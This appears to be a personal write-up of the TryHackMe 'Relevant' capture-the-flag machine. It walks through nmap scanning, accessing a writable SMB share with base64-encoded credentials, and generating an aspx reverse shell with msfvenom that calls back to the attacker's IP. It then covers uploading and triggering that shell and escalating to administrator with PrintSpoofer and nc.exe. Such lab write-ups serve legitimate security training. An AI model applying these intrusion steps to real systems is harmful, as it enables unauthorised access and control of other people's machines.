
Relevant (THM)

ip of the machine :- 10.10.142.135

machine is on!!.

```
#nmap -p- --min-rate=10000 10.10.142.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-30 19:31 IST
Nmap scan report for 10.10.142.135
Host is up (0.21s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
49663/tcp open unknown
49667/tcp open unknown
```

found some open ports...



when visited with ip address assigned found a windows web server.

Some server related info from aggressive scan

Info about SMB that is running on port 139

Now will dig more towards smb and then will go for directory fuzzing.

```
Nmap done: 1 IP address (1 host up) scanned in 64.63 seconds
```

found some shares, let's try to access any one.

```
[root@parrot] [/home/sohamt]
    #smbclient //10.10.142.135/nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

was able to connect to one.

got a file.

they look like base64 to me.

was right!!! got two possible username and passwords.

directory fuzzing was not working on default server port 80, so went to do directory fuzzing on port 49663 which is also running the same web server. Didn;t find anything in the web servers. So now will be uploading reverse shell directly to the share because we can write to it to get reverse shell.

```
[root@parrot]-[/home/sohamt]
    #msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.17.68.223 LPORT=9999 -f aspx > revsh
ell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3429 bytes
```

created a shell using msfvenom and with extension .aspx because of asp.net and we have to make the shell executable so that we can invoke it.

```
#smbclient //10.10.142.135/nt4wrksv

Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> put revshell.aspx
putting file revshell.aspx as \revshell.aspx (5.5 kb/s) (average 5.5 kb/s)
smb: \> ls

D
Fri Aug 30 20:23:13 2024
D
Fri Aug 30 20:23:13 2024
D
Passwords.txt
A
Sat Jul 25 20:45:33 2020
revshell.aspx
Pen resting LABS
A
S429 Fri Aug 30 20:23:14 2024

7735807 blocks of size 4096. 5144495 blocks available
smb: \>
```

added revshell.aspx.

tried to invoke the shell with the help of web server but was unable to do it at port 80. But at port 49663, during directory fuzzing, it showed a much better response, although not a satisfying one but can we use it to invoke the shell.

oops!!! nothing happened!!! Did we get the revshell \dots .


yay!!! got it.

got the first flag in Desktop Directory of Bob. Now let's go for vertical priv esc.

machine went off at this point so restarted it :- 10.10.72.27

c:\windows\system32\inetsrv>whoami /priv whoami /priv PRIVILEGES INFORMATION Privilege Name SeAssignPrimaryTokenPrivilege Replace a process level token SeIncreaseQuotaPrivilege Adjust memory quotas for a process SeAuditPrivilege Generate security audits SeChangeNotifyPrivilege Bypass traverse checking SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects SeIncreaseWorkingSetPrivilege Increase a process working set Disabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

whoami /priv can be used to see privileges of the current user logged in as. SeImpersonatePrivilege looks interesting.



found this on github.com to escalate privileges. Let's follow it step by step.

will take printspoofer.exe and nc.exe and upload it in smb share and then will use printspoofer.exe to invoke another reverse shell which will get us privileges.

uploaded Printspoofer.exe and nc.exe to gain a revshell with higher privileges.

escalated privileges

got flag in desktop directory of the administrator.